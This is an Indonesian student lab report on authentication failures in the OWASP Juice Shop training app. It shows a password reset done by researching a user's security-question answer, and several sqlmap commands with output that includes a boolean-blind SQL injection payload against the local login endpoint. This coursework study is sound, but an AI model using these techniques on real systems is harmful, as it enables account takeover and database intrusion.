TUGAS

KEAMANAN JARINGAN

"A07: IDENTIFICATION AND AUTHENTICATION FAILURES"



Disusun Oleh kelompok A9 D4 LJ IT B:

- 1. Mega Putri Rahmawati Darta (3122640038)
- 2. Akhmad Mufti Ali Wafa (3122640048)

POLITEKNIK ELEKTRONIKA NEGERI SURABAYA TAHUN AJARAN 2022/2023


A. PENDAHULUAN

Identifikasi dan autentikasi membantu framework digital sebagai pertahanan awal. Identifikasi melibatkan pengatribusian identitas untuk setiap pengguna dalam menggunakan layanan aplikasi. Autentikasi mevalidasi sesi pengguna berdasar identitas yang ditetapkan dan kredensial akses. Kegagalan identifikasi dan autentikasi terjadi ketika aplikasi gagal merupakan fungsi yang terkait dengan identitas pengguna, keaslian, dan manajemen sesi dengan benar. Kegagalan ini sering digunakan penyerang untuk mengambil identitas pengguna, oencurian data, atau kompromi seluruh sistem.


B. PERCOBAAN 1

Pada percobaan ini akan mereset password dari akun OWASP Bjoern melalui forgot password dengan menjawab petanyaan keamanan yang diberikan oleh sistem.


1. Mencari akun dari user bjoern pada review




2. Menuju ke halaman login, lalu klik forgot password




Kemudian diminta untuk melengkapi form berikut :




3. Untuk mengisi pertanyaan keamanan yaitu hewan favorite maka bisa mencoba mencari melalui internet :



4. Melanjutkan pengisian form, disini saya mengisikan password : bjoern123



5. Lalu klik "Change", dan akan tampil berikut ini:



6. Mencoba login dengan password baru × G bjoerns favorite pet - Pen × + © 1 (1) localhost:3000/#/login ... ⊌ ☆ lin\ ©D ⊗* | ≡ ij OWASP Juice Shop Login Q (a) Pright Ctrl 🛈 🛈 localhost:3000/#/sear li∖ Œ ® 🧾 OWASP Juice Shop rite Pet (Reset the password of Bj 🔵 Orders & Payment 🕨 All Products Request Data Erasure Apple Juic (1000ml) ♥ Last Login IP

Berhasil login dengan password baru milik akun bjoern@owasp.org

C. PERCOBAAN 2

Percobaan kedua adalah login dengan user dari administrator tanpa mengubah password saat ini atau menerapkan SQL Injection

1. Ketik perintah berikut:

```
sqlmap -u "http://localhost:3000/rest/user/login" --data="email=test@test.com&password=test" --level=5 --risk=3 --banner -- ignore-code=401 --dbms='sqlite' --technique=b
```

Hasil perintah diatas kode 401, yang berarti autentikasi gagal.

2. Mengganti perintah dengan menggunakan email admin, sebagai berikut :

Hasil dari perintah diatas tetap 401 – unauthorize

3. Mencoba kembali dengan menggunakan password admin123

```
(kalio kali)-[~]

$ sqlmap -u "http://localhost:3000/rest/user/login" --data="email=admin@juice-sh.op@password=admin123" -level=5 -risk-3 --
banner -ignore-code-401 --dbms='sqlite' --technique=b

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's resp
onsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program

[*] starting @ 13:07:50 /2023-06-07/

[13:07:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: email (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: email-test@test.com' OR NOT 2137-2137-- RTIE@password-test

[13:07:50] [INFO] testing SQLite
[13:07:50] [INFO] confirming SQLite
[13:07:50] [INFO] confirming SQLite
[13:07:50] [INFO] confirming SQLite
[13:07:50] [INFO] setching banner
[13:07:50] [INFO] fetching banner
[13:07:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[13:07:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[13:07:50] [INFO] responsed: 3.34.0

back-end DBMS: SQLite
banner: '3.34.0'
[13:07:50] [INFO] responsed: 3.34.0

back-end DBMS: SQLite
banner: '3.34.0'
[13:07:50] [INFO] responsed: 3.34.0

back-end DBMS: SQLite
banner: '3.34.0'
[13:07:50] [INFO] responsed: 3.34.0

back-end DBMS: SQLite
banner: '3.34.0'
[13:07:50] [INFO] responsed: 3.34.0

back-end DBMS: SQLite
banner: '3.34.0'
[13:07:50] [INFO] responsed: 3.34.0

back-end DBMS: SQLite
banner: '3.34.0'
[13:07:50] [INFO] responsed: 3.34.0

back-end DBMS: SQLite
banner: '3.34.0'
[13:07:50] [INFO] responsed: 3.34.0

back-end DBMS: SQLite
banner: '3.34.0'
[13:07:50] [INFO] responsed: 3.34.0

back-end DBMS: SQLite
banner: '3.34.0'
[13:07:50] [INFO] responsed: 3.34.0

back-end DBMS: SQLite
banner: '3.34.0'
[13:07:50] [I
```

Jika kembali ke juice shop, maka akan muncul pop up berikut yang berarti sukses menjalankan misi.

